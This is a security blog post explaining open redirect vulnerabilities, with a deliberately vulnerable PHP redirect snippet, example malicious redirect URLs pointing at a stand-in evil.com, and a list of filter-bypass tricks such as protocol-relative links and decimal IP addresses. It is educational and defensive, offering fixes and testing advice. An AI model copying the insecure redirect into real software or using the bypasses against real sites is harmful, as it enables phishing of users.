<blockquote>
  <p>http://example.com/redirect.php?url=http://YouTube.com</p>
</blockquote>

<p>The code would probably look something like:</p>
<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span>
<span class="c1">//Take value of GET parameter url  </span>
<span class="nv">$url</span> <span class="o">=</span> <span class="nv">$_GET</span><span class="p">[</span><span class="s1">'url'</span><span class="p">];</span>
<span class="c1">//Redirect the user to url  </span>
<span class="nb">header</span><span class="p">(</span><span class="mi">301</span><span class="p">,</span><span class="nv">$url</span><span class="p">);</span>
<span class="c1">//Log the redirection for metrics etc</span>
<span class="cp">?&gt;</span>;
</code></pre></div></div>

<p>I’m sure you can already spot the problem here. What if we set something malicious as the URL? If we have http://example.com/redirect.php?<strong>url=http://evil.com/</strong> as the URL, then the page would redirect to evil.com.</p>

<p>Makes sense. Well… What happens makes sense. We supply the link, the page sends the web browser to that page. D’uh. So what? Doesn’t matter.</p>

<p>Well, it does matter. Especially when it comes to phishing. You click a link going to your bank, and you end up on a page very similar-looking to that of your bank… but in reality, you were redirected to a phishing site.</p>

<p>As a user it’s rather hard to notice until you’ve already been redirected.</p>

<p><strong>How often do you check the entire URL?</strong><br />
Users don’t usually look at the entire URL. We’re lazy. We check the domain (because we know phishing is a thing), and then we stop. Besides, the name of the parameter isn’t obvious, and if someone is out to get you, then “evil.com” will most likely not be the domain of choice. It would most likely be: /redirect.php?url=http://example.com.totallynotevil.com</p>

<p><strong>Links…</strong><br />
Perhaps you’re notorious when it comes to reading the entire link… Sure. Well, what if your web browser (or email client, etc) only show you the domain? Then you have no idea what will happen. Bummer.</p>

<p>Therefore, always double-check the URL before entering any sensitive information on the page (such as login credentials).</p>

<h1 id="fixing-the-problem">Fixing the problem</h1>

<p>Step one: Don’t directly determine the destination based on the user input. If you just forward the user to the value of $url, then you’re doing a bad thing. Instead:</p>

<p><strong>A. Refer an index</strong><br />
Use “url=1” or “url=15”, and then map these IDs to the destination. Is your Malicious destination not in the list? Good.</p>

<p><strong>B. Whitelist</strong><br />
Sometimes you can’t keep track of all the destinations. Perhaps they are dynamically generated, and you just can’t manage it for some reason. In that case, keep a list of trusted domains, and use it as a whitelist. You need to get it right and make sure you cant circumvent the filter.</p>

<p><strong>C. What not to do: blacklist</strong><br />
A broken approach can never be fixed using blacklists. Removing one domain or a specific pattern won’t stop anyone for long. Keep a mapped list, or use a strict whitelist.</p>

<h1 id="testing">Testing</h1>

<p>See a URL being passed as a parameter? You should test what happens if that URL is modified to something else.</p>

<p>Note that the same goes for relational paths. If “foo/bar/account.html” is passed as a parameter, try and see what happens if you change that to “http://example.com”.</p>

<h1 id="misconfigurations">Misconfigurations</h1>

<p>Vulnerable code is vulnerable, there is no way to get around that. Fix the core problem and be done with it… right? Yes, though sometimes it’s not (for one reason or another) possible to actually fix it. Sometimes you need a quick workaround.</p>

<p>Well, I can’t help you with that, but I can give you a heads up with some common problems when it comes to filtering or blocking:</p>

<p><strong>A. Filter is case-sensitive</strong><br />
Of course you should filter/block http://, hTTp://, and HTTP://.</p>

<p><strong>B. Filter is protocol-dependent</strong><br />
We can use both HTTPS:// and HTTP://, so make sure to filter both.</p>

<p><strong>C. Filter explicitly expects protocol</strong><br />
Did you know “//” refers to the current protocol scheme? So a link to “//example.com” translates to “link to example.com using HTTP if the current page uses HTTP, and HTTPS if the current page uses HTTPS”.</p>

<p><strong>D. Expecting domain</strong><br />
Okay, so we can’t do “evil.com”. But what about an IP address?</p>

<p><strong>E. Expecting IP address in octal format</strong><br />
Okay, so you got 192.168.10.5 all covered. Did you know you can link to <a href="http://3627732484/">http://3627732484/</a> (www.google.com, 216.58.206.4)? Hah! Madness!</p>

<p><strong>F. Relative links</strong><br />
If all of the above is taken care of, make sure that there are no relative links on any of the allowed domains that can be a problem. What if we go to /logout.php? Should we be able to do that?</p>

<h1 id="final-thoughts">Final thoughts</h1>

<p>Unvalidated redirections and forwards are hard to measure in terms of impact. They are probably more likely to be used as a vector for something else, whether it be phishing or stealing traffic.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="English" /><category term="Security" /><summary type="html"><![CDATA[&gt; How did I end up here?]]></summary></entry></feed>